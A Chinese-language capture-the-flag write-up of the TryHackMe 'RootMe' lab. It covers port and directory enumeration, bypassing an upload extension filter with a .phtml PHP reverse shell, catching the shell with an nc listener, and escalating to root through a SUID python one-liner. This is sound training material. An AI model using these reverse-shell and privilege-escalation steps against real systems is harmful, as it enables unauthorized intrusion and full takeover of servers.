
RootMe

URL

https://tryhackme.com/room/rrootme

IP

10.10.216.180



使用rustscan 快速的找到開啟的port

```
└─# nmap -sC -sV -Pn 10.10.216.180 -p22,80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-22 23:05 CST
Nmap scan report for 10.10.216.180
Host is up (0.40s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: HackIT - Home
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.25 seconds
```

再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉（第2、3、4題答案）


沒發現什麼特別的，看看網頁吧

用gobuster去做目錄探測，發現有三個資源存在（第6題答案）


```
└─# gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -t 150 -u http://10.10.216.180
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.216.180
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/22 23:51:22 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 316] [--> http://10.10.216.180/uploads/]
/css                  (Status: 301) [Size: 312] [--> http://10.10.216.180/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.10.216.180/js/]
/panel                (Status: 301) [Size: 314] [--> http://10.10.216.180/panel/]

===============================================================
2022/05/22 23:55:22 Finished
===============================================================
```

我對於panel、uploads蠻有興趣的


看起來應該是從/panel上傳的檔案可以從/uploads找到
那應該就可以來玩一下php-reverse-shell囉



但看起來這個副檔名被過濾掉了



那就換成phtml試試吧，這樣才有機會觸發腳本



看起來是成功了，那就去觸發他，等待shell回彈吧

```
└──╼ #nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.4.66.18] from (UNKNOWN) [10.10.216.180] 42794
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 16:48:48 up  1:45,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@rootme:/$ ^Z
[1]+  Stopped                 nc -lvnp 1234
┌─[✗]─[root@parrot]─[~]
└──╼ #stty raw -echo; fg
nc -lvnp 1234

www-data@rootme:/$
www-data@rootme:/$
```

換成互動性的shell，比較好用

在家目錄就找到第7題答案啦

```
www-data@rootme:/var/www$ find / -perm /4000  2> /dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
```

找一下有沒有程式有SUID權限可以利用
看到了熟悉的好朋友Python（第8題答案）

透過Python取得root

./python -c ‘import os; os.execl("/bin/sh", "sh", "-p”)’

```
<hon -c 'import os; os.execl("/bin/sh", "sh", "-p")'
#
#
# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
#
```

回到root的家目錄中，就找到第10題答案啦